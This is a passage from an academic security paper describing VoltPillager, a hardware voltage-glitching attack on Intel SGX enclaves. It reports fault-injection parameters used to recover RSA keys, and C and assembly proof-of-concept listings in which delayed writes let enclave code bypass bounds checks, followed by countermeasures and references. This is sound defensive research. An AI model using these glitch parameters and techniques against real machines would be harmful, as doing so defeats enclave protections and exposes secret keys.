We practically implemented this attack against the unmodified `file-encryptor` enclave. We verified on i3-7100U-NUC and i3-7100-AZ170 that we can successfully inject the desired faults and recover the secret key. On i3-7100U-NUC (with Plundervolt patches disabled), we used software-undervolting by -272 mV and invoked the respective `ecall` for a maximum of 100,000 times. On i3-7100-AZ170 we used hardware undervolting with VoltPillager and successfully injected faults while encrypting 10 blocks of data repeatedly in a loop of 700 iterations. After starting the program, it took less than 15 s to obtain a fault using the parameters $V_p = 0.7\,V$, $T_p = 30\,\mu s$, $V_f = 0.64\,V$, $T_f = 35\,\mu s$, $V_n = 0.83\,V$, $T_d = 600\,\mu s$, and $N = 1$. In both cases, triggering was performed outside the enclave from untrusted code.

5.2 Comparison with Software-based Undervolting

In this section, we compare VoltPillager to software-based undervolting through MSR `0x150` and discuss the advantages of our hardware-based approach. First of all, crucially, attacks with VoltPillager are not prevented by the mitigations deployed in response to CVE-2019-11157 (cf. Section 2), and hence can be mounted on systems with the most recent, patched µCode and BIOS. This undermines the common assumption that SGX can protect against an attacker with physical access (e.g., a malicious cloud provider). Furthermore, as discussed in detail in Section 7, mitigating this issue will require, at least in the short term, substantial changes to enclave code to detect fault injections.

Timing Precision The authors of [37] reported that they required more than 100,000 iterations to fault an `imul`. Furthermore, the fault cannot target

[1] `https://github.com/openenclave/openenclave/tree/98b71a/samples/file-encryptor`

Device	Clock	Multiplication V_p	V_f	T_f	Temp.	RSA-CRT V_{cc}	V_f	T_f	Temp.
i3-7100-AZ170	2 GHz	0.83 V	0.64 V	29 µs	23° C	0.83 V	0.63 V	29 µs	24° C
i3-9100-MZ370	3.4 GHz	1.050 V	0.81 V	83 µs	26° C	1.050 V	0.81 V	43 µs	27° C
i3-7100U-NUC	2 GHz	0.94 V	0.71 V	8 µs	32° C	0.94 V	0.75 V	9 µs	22° C

Table 3: Parameters for successful fault injection into the Plundervolt PoCs for userspace multiplication and SGX RSA-CRT. We also record the clock frequency and the actual CPU temperature when our program starts. All experiments are conducted with $N = 1$. For experiments with i3-7100-AZ170 and i3-9100-MZ370, $V_n = V_p$, for experiments with i3-7100U-NUC, $V_n = 1.05V$. See Appendix A for full glitch details.

a particular loop iteration. VoltPillager can overcome both limitations: first, setting $T_d = 0$ µs, $T_p = 26$ µs, $V_p = 0.615V$, and $V_f = V_n = V_{cc} = 0.830V$, we were able to introduce a fault with as little as $i = 1,680$ iterations (for Listing 1) on i3-7100-AZ170.

To evaluate the precision of VoltPillager when targeting a particular loop iteration, we re-ran the multiplication experiment several times with fixed parameters and observed in which loop iteration (*i.e.*, at which value for `i` in Listing 1) the fault occurred. We conducted the following experiment on i3-7100-AZ170 at 2 GHz. Core 1 was isolated with the kernel parameter `isolcpus=1` and used solely for running the target code. We then recorded the faulted loop iterations for the following undervolting parameters, repeating the experiment 60 times: $T_d = 10$ µs, $N = 1$, $V_p = V_n = 0.830V$, $T_p = 35$ µs, $V_f = 0.635V$ and $T_f = 24$ µs. Out of the 60 runs, we observed a fault in 53. Within these successful faults, the median value for the faulted iteration was 14,634, with 21 faults within iterations 14,562 and 14,729. In fact, 75% of all faults occurred within iteration 14,634 ± 300 as shown in Figure 12.




Figure 12: Histogram over affected loop iteration for 53 successful fault injections into multiplication on i3-7100-AZ170 at 2 GHz.

To compare the jitter of the different triggering methods, we used the following setup: we periodically toggle the trigger signal in a fixed-period loop on the controlling PC and let VoltPillager generate a pulse on a pin when it detects the trigger. To ensure consistent timing of the loop, we created a delay with `nanosleep()` and ran the program on a single core at priority 99 and with SCHED_RR policy. Furthermore, we set the following kernel parameters: `intel_pstate=disabled`, `intel_idle.max_cstate=0`, `isolcpus=1`.

Without any jitter, the period of the waveform would be constant. Any jitter added by the controlling PC, the interface, and the Teensy will lead to the period varying. Note that while the delay loop itself might introduce some jitter, this would be present for both triggering methods and hence still allows for relative comparison. Figure 13 shows the distribution (over 100 trigger period measures) for both `DTR` and USB trigger, with the loop period on the controlling Personal Computer (PC) set to 400 µs. The average deviation from the ideal period value, *i.e.*, the jitter, was measured as 4.521 µs (for `DTR`) and 54.442 µs (for USB). Clearly, the `DTR` trigger exhibits substantially less jitter than USB.




Figure 13: Histogram over 100 trigger period measured on i3-9100-MZ370 (2 GHz) with program running at priority 99 and SCHED_RR policy on core 1.

Glitch Width In software-based fault attacks, a long delay was observed between the MSR write and the actual voltage change. This limits the ability to generate short and potentially "deeper" glitches. In contrast, using VoltPillager, the only limitation on the glitch width is the slew rate SR: given SR, V_p, V_f and V_n, the minimal glitch width T_{min} is:

$$T_{min} = \frac{|V_p - V_f| + |V_n - V_f|}{SR}$$

Assuming $V_p = V_n = V_{cc}$, a typical fault voltage $V_f = V_{cc} - 200\,\text{mV}$, and typical $SR = 20\ \text{mV}/\mu\text{s}$, the minimal glitch width is hence $T_{min} = 20\,\mu\text{s}$.

The VR on some systems, e.g., i3-7100U-NUC, further supports a higher slew rate of $SR = 40\,\text{mV}/\mu\text{s}$. Thus, in this case, T_{min} can be further reduced to 10µs. However, during practical experiments with i3-7100U-NUC, we noticed that typically 2 µs after the voltage has reached V_f, the CPU emits an SVID packet, which negatively affects the ability to inject short glitches. The injected SVID packet to immediately reset the voltage from V_f to V_n has a high probability of colliding with the CPU's command, leading to an ineffective packet injection and the voltage cannot be increased to V_n until the next SVID set voltage packet.

6 Delayed-Write Fault Attacks through Undervolting

In this section, we describe a novel class of undervolting-induced faults not reported in prior research. Specifically, we observed that undervolting appears to briefly delay memory writes to the cache, so adjacent instructions still read the previous value. We initially observed these faults with hardware-based undervolting using VoltPillager, however, could also later reproduce them on a i7-7700HQ in a Dell XPS15 9560 laptop (without the CVE-2019-11157 mitigations installed) through software-based undervolting. We refer to this system as i7-7700HQ-XPS in the following. For our first PoC, we compare two integers for inequality, as further explained in the following Section 6.1.

6.1 Initial Proof-of-Concept

The C code used for our PoC is shown in Listing 2. We developed this initial PoC in userspace and later verified that a realistic exploit also works when running inside an SGX enclave, cf. Section 6.2.

```
1 int i = faulty = 0;
2 int operand1 = ...;
3 int operand2 = operand1;
4
5 do {
6   if(operand1 != operand2)  {
7         faulty = 1;
8   }
9   operand1++;
10  operand2++;
11  i++;
12 } while(faulty == 0 && i < iterations);
13 // ... trigger code and fault check omitted ...
```

Listing 2: Simplified C code used for demonstrating fault injection into memory accesses

Note that the code from Listing 2, under normal non-faulty execution, never sets `faulty` to 1.This tight loop of memory writes (for incrementing) and reads (for comparison) was essential to discover this novel effect. After a pre-set number of executions (or if `faulty` is set), the loop terminates and proceeds to check whether a fault was injected (*i.e.*, `faulty` has been set). To avoid faulting adjacent instructions after the detection of a successful fault, we also inserted a group of `nop` instructions as a buffer between the loop and subsequent code.

If a fault has occurred, we output the values of both operands to ensure that the actual operand values have not changed (or e.g., the increment has been faulted). With this design, we can reduce the actual assembly instructions that can possibly be affected by a fault to the instructions on Lines 1, 3, 5, 9, 10 shown in Listing 3. Note that even though Listing 3 uses the 32-bit register `%eax`, all our code is compiled and runs in 64-bit mode. We have not observed any difference between 32 and 64-bit instructions.

```
1 mov    -0x18(%rbp),%eax
2 // compare operand1 (%eax) and operand2
3 cmp    -0x14(%rbp),%eax
4 // continue at no_fault if equal
5 je     no_fault
6 // else set faulty = 1
7 movl   $0x1,0x20290f(%rip)
8 // Increment operands and counter
9 no_fault: addl   $0x1,-0x18(%rbp)
10 addl   $0x1,-0x14(%rbp)
11 addl   $0x1,-0x1c(%rbp)
```

Listing 3: Assembly compiled from Listing 2 with Lines 1, 3, 5, 9, 10 presumably affected by fault injection (AT&T syntax)

In other words, a fault injection that would lead to `faulty` being set could only affect one of the following common instructions: (*i*) a load from memory into a register, (*ii*) increment/write to memory, (*iii*) a comparison of a memory location with a register, or (*iv*) a jump-if-equal operation.

Initial Experiments We ran the target code described in Section 6.1 on the i3-7100-AZ170 at a clock frequency of 3 GHz and observed several successful fault injections (*i.e.*, `faulty` being set to 1) at 24° C with $V_f = 0.76\,V$, $V_p = 0.95\,V$, and $T_f = 29\,\mu\text{s}$ as shown in Figure 14. In all cases, the operands

printed after the detection of the fault were equal, *i.e.*, the undervolting could have only affected the assembly instructions pointed out above.




Figure 14: Oscilloscope capture of the CPU voltage during a successful fault injection. Signal low-pass filtered (Gaussian filter with $\sigma = 2$) for clarity. Actual V_f different to the value specified by VoltPillager due to physical effects. T_r indicates recovery time from V_f to V_n.

We found the parameters for successful fault injection through manual tuning combined with an exhaustive search in a specified region. Note that our experiments required a relatively low voltage, which in turn can affect system stability.

As reported by earlier work [37, 24], the CPU temperature affects the success rate and system stability. For faulting operations with (presumably) short critical paths such as memory accesses, we found this effect even more pronounced than for multiplications or AES-NI rounds (with longer critical path) on the i3-7100-AZ170. Hence, we ensured that we kept the core temperature at around 24° C with standard cooling. Subsequently, we successfully reproduced the same experiment on i7-7700HQ-XPS at 2 GHz with software-based undervolting through MSR `0x150`. The attack succeeded at normal core temperature of approximately 50° C without any additional cooling.

Further Analysis By modifying the code from Section 6.1, we obtained further insights into the likely cause of the fault (*i.e.*, the "operands not equal" branch being taken). To this end, we replaced the increment of `operand2` on Line 10 with a decrement of `operand1`, *i.e.*, `operand1/2` should be equal and constant throughout the loop, as shown in Listing 4:

```
1 do {
2   if(operand1 != operand2) {
3       faulty = 1;
4   }
5   operand1++;
6   operand1--;
7   i++;
8 } while(faulty == 0 && i < iterations);
```

Listing 4: Modified C code used for demonstrating fault injection into memory accesses

However, in this case, fault injection led to `operand1` being only decremented, with the increment on Line 5 seemingly ignored. Conversely, when swapping the order and first decrementing followed by incrementing, `operand1` took the value `operand2 + 1` when undervolted. Furthermore, we modified the assembly code from Listing 3 to store the value of `%eax` used for the comparison on Line 3 when the "operands not equal" branch had been taken. We observed that, e.g., when a fault was found for `operand1` = `operand2` = 3, the value loaded into `%eax` was 2 *i.e.*, the increment had not taken effect.

From these observations, we conjecture that the most likely explanation for the observed faults is that *recent* memory (cache) writes are delayed and thus ignored in adjacent reads of the modified location. This suggests that the fault affects the load-store queue logic of the CPU, causing writes to be delayed for a few cycles while the execution of dependent instructions progresses with old values. For example, for the (undervolted) code sequence `operand1++; operand1--;` the decrement operates on the previous value of `operand1`, ignoring the update through the preceding increment.

6.2 Practical Exploitation Scenario

We now consider a realistic scenario to exploit the effects from Section 6.1. The experiments described in this subsection were all performed inside an SGX enclave. We show how a delayed-write fault can be used to trigger out-of-bounds accesses in memory-safe code. To this end, the PoC code shown in Listing 5 initializes elements of an array to a fixed value.

```
1 uint32_t array[8] = { 0 };
2 // Attacker-supplied out-of-bounds size
3 int copy_size = 7;
4
5 // Ensure we stay within bounds
6 if(copy_size >= 5)
7   copy_size = 4;
8
9 // overwrite elements 4, 3, 2, 1
10 while(copy_size >= 1)  {
11   array[copy_size] = 0xabababab;
12   copy_size--;
13 }
```

Listing 5: Proof-of-concept to demonstrate out-of-bounds memory accesses due to undervolting

In Listing 5, `array[]` holds eight `uint32_t` elements all initially set to zero. The code then first ensures that the (potentially adversary-controlled) upper bound `copy_size` is ≤ 4, using a common

code pattern that effectively implements `min(4, copy_size)`. It then proceeds to write `0xABABABAB` to array elements 4 to 1, leaving the other elements (0 and 5 . . . 7) at their initial value of zero.

We are intentionally only writing to part of the eight-element array in this PoC to avoid triggering actual stack corruptions (and hence crashes). However, note that all experiments also apply to a real scenario, where the attacker would write beyond array bounds and corrupt the enclave stack, thus gaining control over the program counter and applying traditional exploitation techniques afterwards [30].

We undervolted the CPU whilst executing the above code in a loop within an `ecall` handler. The experiments were run on i7-7700HQ-XPS at a frequency of 2 GHz, undervolting by -170 mV. The core temperature reported by the CPU varied between 44° C and 49° C. We observed two distinct effects induced by the fault (cf. Appendix B), as illustrated in Figure 15: (*i*) in addition to elements 4 to 1, element 0 was also overwritten (*i.e.*, an underflow) and (*ii*) the upper bound was not limited to 4 but stayed at 7, *i.e.*, an overflow into elements 5 . . . 7 occurred. In both cases, out-of-bounds accesses take




Figure 15: State of `array[]` after normal execution of Listing 5 and out-of-bounds under/overflow when undervolted. Faulty values in red bold font.

place, leading to potential memory corruption and enabling further exploitation with traditional techniques, e.g., through stack overflows. We describe the two observed fault types in the following.

Case 1: Out-of-Bounds Underflow As shown in Figure 15, undervolting caused `array[0]` to be incorrectly overwritten. Our analysis showed that this is due to a fault affecting the code responsible for decrementing and directly afterwards comparing the loop counter on Lines 12 and 10 in Listing 5, which translates to the assembly code shown in Listing 6.

```
1 // check for copy_size >= 1
2 copy_loop: cmpq   $0x0,-0x28(%rbp)
3 jle    exit_loop
4 // move copy_size into rax
5 mov    -0x28(%rbp),%rax
6 // move 0xabababab into array[copy_size]
7 movl   $0xabababab,-0x20(%rbp,%rax,4)
8 // copy_size--
9 subq   $0x1,-0x28(%rbp)
10 jmp    copy_loop
11 exit_loop: // ...
```

Listing 6: Assembly affected by underflow

When undervolting, we observed the decrement of the loop counter on Line 9 in Listing 6 had not been committed by the time the comparison on Line 2 occurs. Thus, the loop performs one additional iteration for `copy_size` = 0. We found that the decrement *does* come into effect on the subsequent read into `%rax` on Line 5, which is the index into the array, hence overwriting `array[0]`.

Case 2: Out-of-Bounds Overflow In the second observed fault, elements 5–7 are incorrectly overwritten. In this case, we concluded that the fault affects the initialisation of the upper limit on Lines 6 and 7 in Listing 5. The respective assembly snippet is shown in Listing 7.

```
1 movq   $0x7,-0x28(%rbp)
2 cmpq   $0x4,-0x28(%rbp)
3 // jump if copy_size less than or equal to 4
4 // THIS JUMP SHOULD NEVER BE TAKEN
5 jle    cont
6 // set copy_size = 4
7 movq   $0x4,-0x28(%rbp)
8 cont: // ...
```

Listing 7: Assembly affected by overflow

As with the previous fault, we conclude that the operation `copy_size` = 7 on Line 1 has not completed by the time the compare statement on Line 2 is reached. Consequently, `copy_size` is not limited to 4 but remains at the higher value of 7, triggering writes beyond the upper limit of 4. Note that in this example the initial value 7 is loaded as a constant, but it could equivalently be loaded from an attacker-controlled parameter, e.g., an untrusted length field passed to an `ecall`.

7 Implications and Countermeasures

To the best of our knowledge, this paper presents the first practical attack that directly breaches integrity guarantees in the Intel SGX security architecture through a hardware-based attack. We show that the fix currently deployed by Intel—disabling the software undervolting interface— is insufficient when taking hardware-based attacks with physical access into account.

We also believe that these attacks might have implications for non-SGX programs, because the fault injection in principle does not require code execution on the CPU (in contrast to the software-based fault

attacks [37, 40, 24]). It is conceivable that it could enable attacks on e.g., locked computers using disk encryption, similar to the attacker model for Direct Memory Access (DMA) attacks [33], where an adversary with physical access is able to bypass security mechanisms. However, an adversary mounting attacks would face substantial challenges, including proper triggering to fault the desired program while keeping the system stable, and the need to open the case and connect to SVID without powering down.

It is worth noting that the type of attacks described in this paper could be applied to CPUs by other vendors: AMD uses a similar design with a VR connected to the CPU though their SVI bus [44].

Countermeasures against the attacks described in this paper can be implemented at the level of (*i*) the SVID protocol, (*ii*) the CPU hardware or μCode, (*iii*) the enclave code itself. In the following, we discuss mitigations in detail. Note that countermeasures cannot be implemented in the BIOS or in components outside the CPU package, because SGX regards the BIOS and external hardware as untrusted.

Mitigation through Changes to SVID In our opinion, the issue of voltage glitching with physical access cannot be effectively addressed by e.g., adding cryptographic authentication to the SVID protocol. As explained in Section 3, the VR essentially converts the SVID commands to a PWM-modulated waveform, which controls the transistors generating the actual core voltage. Hence, instead of injecting into SVID, an attacker could disconnect these control outputs and supply their own (malicious) PWM signal, bypassing any authentication of SVID. A well-resourced attacker could even completely replace the VR with a custom voltage glitcher, and a malicious cloud provider could use custom motherboards with built-in glitching functionality.

Mitigation in CPU Hardware or μCode To detect the adversary's injected SVID packets, the CPU could monitor the bus for packets that were not generated by itself. On detecting packet injection, the CPU could raise an exception and abort execution. But, as pointed out in Section 4, an adversary could split the connection between CPU and VR and act as man-in-the-middle, hiding malicious packets from the CPU. Hence, this countermeasure would only protect against basic SVID injection attacks with VoltPillager in parallel to the bus.

Secondly, the CPU could continuously monitor its own supply voltage and abort if the voltage falls below a safe threshold. When using existing functionality such as measuring the core voltage through the Running Average Power Limit (RAPL) interface and MSR `0x198` [22, 25], it should be taken into account that such interfaces have a low sample rate in the order of 1 kHz. Hence, they would not be fast enough to detect glitches shorter than the sampling window.

Therefore, future CPU generations could include dedicated hardware countermeasures [23], including e.g., voltage monitoring circuitry as commonly found in smartcards [42]. One could also consider running critical code paths on multiple cores and detect deviations through additional CPU logic as e.g., implemented by certain Infineon smartcard ICs [19]. However, such countermeasures would amount to substantial hardware changes and incur overheads. Another option would be the use of a Fully Integrated Voltage Regulator (FIVR), *i.e.*, the VR integrated within the CPU package, as used in 4th generation Intel CPUs, but later abandoned in newer generations [7]. However, as the input voltage for the FIVR is still supplied externally, such circuitry would have to appropriately handle malicious modification of that input voltage.

Mitigation in Enclave Code For SGX enclaves that require immediate protection against fault injection, countermeasures can be implemented within the enclave code. According to our experience, it is highly unlikely to produce the same fault twice in adjacent or nearby instructions; however, this warrants further detailed investigation. Enclaves could duplicate potentially vulnerable instructions and compare the results. While manual insertion of such countermeasures might be feasible for comparatively small pieces of critical code (e.g., crypto functions or memory management), fully protecting an existing codebase would require excessive effort. However, prior research [32, 4] shows that automatic instruction duplication at the compiler level is feasible. Hence, porting such techniques to x86 architectures and in particular SGX poses an interesting problem for future work. Note that SGX enclaves cannot rely on mitigations based on measuring CPU voltage, as SGX does not offer a trusted way to access MSRs, so any such countermeasure could be bypassed by a compromised operating system.

8 Conclusions

In this paper we identified a novel and powerful attack surface of Intel CPUs. We have shown how the SVID interface can be leveraged by adversaries with physical access to gain full control over the voltage regulator. We then demonstrate that dynamic voltage scaling can be reliably exploited to mount

fault-injection attacks against the CPU. To the best of our knowledge, this represents the first hardware-based fault-injection attack against a fully-fledged CPU and also the first one that directly breaches the integrity and confidentiality of SGX enclaved computations on a fully patched system.

We have proven that this attack vector is practical by recovering RSA keys from an enclaved application, and have shown that other fundamental operations such as multiplication and memory/cache writes can be faulted as well. These lead to novel memory safety vulnerabilities within SGX, which are not detected by SGX's memory protection mechanisms. The results in this paper, together with the manufacturer's decision to not mitigate this type of attack, prompt us to reconsider whether the widely believed enclaved execution promise of outsourcing sensitive computations to an untrusted, remote platform is still viable.

Acknowledgments

This research is partially funded by the Engineering and Physical Sciences Research Council (EPSRC) under grants EP/R012598/1, EP/R008000/1, EP/V000454/1, by the European Union's Horizon 2020 research and innovation programme under grant agreement No. 779391 (FutureTPM), and by the Paul and Yuanbi Ramsay Endowment Fund.

References

[1] Arduino. Arduino IDE. `https://www.arduino.cc/en/Main/Software`.

[2] Sergei Arnautov, Bohdan Trach, Franz Gregor, Thomas Knauth, Andre Martin, Christian Priebe, Joshua Lind, Divya Muthukumaran, Dan O'Keeffe, Mark L. Stillwell, David Goltzsche, Dave Eyers, Rüdiger Kapitza, Peter Pietzuch, and Christof Fetzer. SCONE: Secure Linux Containers with Intel SGX. In *Usenix OSDI '16*, pages 689–703, Savannah, GA, November 2016. USENIX Association.

[3] Hagai Bar-El, Hamid Choukri, David Naccache, Michael Tunstall, and Claire Whelan. The sorcerer's apprentice guide to fault attacks. *Proceedings of the IEEE*, 94(2):370–382, 2006.

[4] Thierno Barry, Damien Couroussé, and Bruno Robisson. Compilation of a countermeasure against instruction-skip fault attacks. In *CS2 '16*, page 1–6. ACM, 2016.

[5] Andrew Baumann, Marcus Peinado, and Galen Hunt. Shielding Applications from an Untrusted Cloud with Haven. In *Usenix OSDI '14*, pages 267–283, Broomfield, CO, October 2014. USENIX Association.

[6] Dan Boneh, Richard A. Demillo, and Richard J. Lipton. On the Importance of Checking Computations. In *Eurocrypt'97*, pages 37 – 51, 1997.

[7] Edward Burton, Gerhard Schrom, Fabrice Paillet, Jonathan Douglas, William Lambert, Kaladhar Radhakrishnan, and Michael Hill. FIVR — Fully integrated voltage regulators on 4th generation Intel Core SoCs. In *IEEE APEC '14*, pages 432–439, 03 2014.

[8] Chia che Tsai, Donald E. Porter, and Mona Vij. Graphene-SGX: A Practical Library OS for Unmodified Applications on SGX. In *USENIX ATC '17*, pages 645–658, Santa Clara, CA, July 2017. USENIX Association.

[9] Ang Cui and Rick Housley. BADFET: Defeating modern secure boot using second-order pulsed electromagnetic fault injection. In *Usenix WOOT '17*, Vancouver, BC, August 2017. USENIX Association.

[10] DreamSource Technology Co., Ltd. DSLogic Plus. accessed June 2, 2020.

[11] Enarx. Threat model. accessed June 17, 2020, revision 678e2c2. `https://github.com/enarx/enarx/wiki/Threat-Model`.

[12] Fortanix. intel-oc-mbox. accessed September 21, 2020. `https://github.com/fortanix/intel-oc-mbox/tree/jb/initial`.

[13] Fortanix. Intel SGX FAQ. accessed June 2, 2020. `https://fortanix.com/intel-sgx/`.

[14] Pietro Frigo, Emanuele Vannacci, Hasan Hassan, Victor van der Veen, Onur Mutlu, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. TRRespass: Exploiting the Many Sides of Target Row Refresh. In *S&P*, May 2020.

[15] Github. intel-undervolt issue 43. accessed June 18, 2020. `https://github.com/kitsunyan/intel-undervolt/issues/43#issuecomment-619373836`.

[16] Github. Plundervolt. accessed June 18, 2020, commit 3bb0295. `https://github.com/KitMurdock/plundervolt`.

[17] D. Gruss, M. Lipp, M. Schwarz, D. Genkin, J. Juffinger, S. O'Connell, W. Schoechl, and Y. Yarom. Another Flip in the Wall of Rowhammer Defenses. In *S&P '18*, pages 245–261, 2018.

[18] Infineon. IR35204 3+1 Dual Output Digital Multi-Phase Controller datasheet, 2016.

[19] Infineon. Integrity guard. online, accessed 2020-04-05: `https://www.infineon.com/dgdl/Infineon-Integrity_Guard_The_smartest_digital_security_technology_in_the_industry_06.18-WP-v01_01-EN.pdf?fileId=5546d46255dd933d0155e31c46fa03fb`, 2018.

[20] Intel. Intel SGX Technical Details for INTEL-SA-00289 and INTEL-SA-00334. accessed June 5, 2020. `https://cdrdv2.intel.com/v1/dl/getContent/619320`.

[21] Intel. 4th Generation i7 Datasheet Vol. 1, 2014.

[22] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 4: Model-Specific Registers, May 2019.

[23] Duško Karaklajić, Jörn-Marc Schmidt, and Ingrid Verbauwhede. Hardware designer's guide to fault attacks. *IEEE Transactions on Very Large Scale Integration (VLSI) Systems*, 21(12):2295–2306, 2013.

[24] Zijo Kenjar, Tommaso Frassetto, David Gens, Michael Franz, and Ahmad-Reza Sadeghi. V0LTpwn: Attacking x86 Processor Integrity from Software. In *USENIX Security '20*, Boston, August 2020. USENIX Association.

[25] Kashif Nizam Khan, Mikael Hirki, Tapio Niemi, Jukka K. Nurminen, and Zhonghong Ou. RAPL in Action: Experiences in Using RAPL for Power Measurements. *ToMPECS*, 2018.

[26] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In *ISCA*, 2014.

[27] Roland Kunkel, Do Le Quoc, Franz Gregor, Sergei Arnautov, Pramod Bhatotia, and Christof Fetzer. TensorSCONE: A Secure TensorFlow Framework using Intel SGX, 2019. arXiv 1902.04413.

[28] Andrew Kwong, Daniel Genkin, Daniel Gruss, and Yuval Yarom. RAMBleed: Reading Bits in Memory Without Accessing Them. In *S&P '20*, 2020.

[29] Dayeol Lee, Dongha Jung, Ian T. Fang, Chia che Tsai, and Raluca A. Popa. An Off-Chip Attack on Hardware Enclaves via the Memory Bus. In *USENIX Security '20*, Boston, August 2020. USENIX Association.

[30] J. Lee, J. Jang, Y. Jang, N. Kwak, Y. Choi, C. Choi, T. Kim, M. Peinado, and B. Byunghoon Kang. Hacking in darkness: Return-oriented programming against secure enclaves. In *USENIX Security '17*, pages 523–539, 2017.

[31] Yifan Lu. Attacking hardware AES with DFA. *arXiv preprint arXiv:1902.08693*, 2019.

[32] Jonas Maebe, Ronald De Keulenaer, Bjorn De Sutter, and Koen De Bosschere. Mitigating smart card fault injection with link-time code rewriting: A feasibility study. In *Financial Cryptography*, 2013.

[33] A. Theodore Markettos, Colin Rothwell, Brett F. Gutstein, Allison Pearce, Peter G. Neumann, Simon W. Moore, and Robert N. M. Watson. Thunderclap: Exploring vulnerabilities in operating system IOMMU protection via DMA from untrustworthy peripherals. In *NDSS '19*, 2019.

[34] Microsoft. Azure confidential computing. version of Dec 6, 2019 retrieved from archive.org. `https://web.archive.org/web/20191206233429/https://azure.microsoft.com/en-gb/solutions/confidential-compute/`.

[35] Microsoft. Open Enclave SDK. accessed September 23, 2020. `https://github.com/openenclave/openenclave`.

[36] Microsoft. Azure confidential computing, 2020.

[37] Kit Murdock, David Oswald, Flavio D. Garcia, Jo Van Bulck, Daniel Gruss, and Frank Piessens. Plundervolt: Software-based fault injection attacks against Intel SGX. In *S&P '20*, 2020.

[38] PJRC. Teensy 4 development board. accessed June 2, 2020. `https://www.pjrc.com/store/teensy40.html`.

[39] PJRC. Teensyduino arduino library. https://www.pjrc.com/teensy/td_download.html.

[40] P. Qiu, D. Wang, Y. Lyu, and G. Qu. VoltJockey: Breaking SGX by Software-Controlled Voltage-Induced Hardware Faults. In *AsianHOST '19*, pages 1–6, 2019.

[41] Pengfei Qiu, Dongsheng Wang, Yongqiang Lyu, and Gang Qu. VoltJockey: Breaching TrustZone by Software-Controlled Voltage Manipulation over Multi-core Frequencies. In *CCS '19*, pages 195–209. ACM, 2019.

[42] Wolfgang Rankl and Wolfgang Effing. *Smart Card Handbook*. Wiley, 4th edition, 2010.

[43] Kaveh Razavi, Ben Gras, Erik Bosman, Bart Preneel, Cristiano Giuffrida, and Herbert Bos. Flip Feng Shui: Hammering a Needle in the Software Stack. In *USENIX Security '16*, pages 1–18, Austin, August 2016. USENIX Association.

[44] Renesas. ISL95712 Datasheet, 2015. available at https://www.renesas.com/eu/en/www/doc/datasheet/isl95712.pdf.

[45] Rigol. DS1074Z 70MHz Digital Oscilloscope.

[46] Thomas Roth. TrustZone-M(eh): Breaking ARMv8-M's security—Hardware attacks on the latest generation of ARM Cortex-M processors. presentation at 36C3, 2019.

[47] Synaptics. Lenovo, Intel, PayPal and Synaptics announce collaboration to bring FIDO authentication to laptops. accessed June 4, 2020.

[48] System Management Interface Forum, Inc. System Management Bus (SMBus) Specification Version 3.0. accessed June 9, 2020. http://smbus.org/specs/SMBus_3_0_20141220.pdf.

[49] System Management Interface Forum, Inc. PMBus^{TM} Power System Management Protocol Specification, Part I, Revision 1.2X. accessed June 9, 2020, September 2010.

[50] Adrian Tang, Simha Sethumadhavan, and Salvatore Stolfo. CLKSCREW: Exposing the perils of security-oblivious energy management. In *USENIX Security '17*, pages 1057–1074, Vancouver, BC, August 2017. USENIX Association.

[51] Texas Instruments. SN74LVC1G07 Single Buffer/Driver With Open-Drain Output, 2016.

[52] Michael Tunstall, Debdeep Mukhopadhyay, and Subidh Ali. Differential Fault Analysis of the Advanced Encryption Standard Using a Single Fault. In Claudio A. Ardagna and Jianying Zhou, editors, *Information Security Theory and Practice. Security and Privacy of Mobile Devices in Wireless Communication*, pages 224–233. Springer, 2011.

[53] Bilgiday Yuce, Patrick Schaumont, and Marc Witteman. Fault Attacks on Secure Embedded Software: Threats, Design, and Evaluation. *Hardware and Systems Security*, 2(2):111–130, 2018.

[54] ZEROPLUS. Protocol Analyzer SVID 1.04.00. http://www.zeroplus.com.tw/logic-analyzer_en/news_detail.php?news_id=1755, 2014.

A Glitch Configuration and Results for Multiplication and CRT-RSA

```
0x3c, 0xf7, 0x21, 0x56, 0xe7, 0x59, 0x69, 0x06,
0x08, 0x06, 0x01, 0x69, 0xf0, 0xa3, 0x0c, 0xb9,
0x0d, 0x3b, 0x75, 0xe9, 0x02, 0xb3, 0xe0, 0x05,
0xef, 0x59, 0xbf, 0x05, 0x54, 0x0f, 0xec, 0xc3,
0xc8, 0x90, 0x7b, 0x45, 0x90, 0x9c, 0x4b, 0x4e,
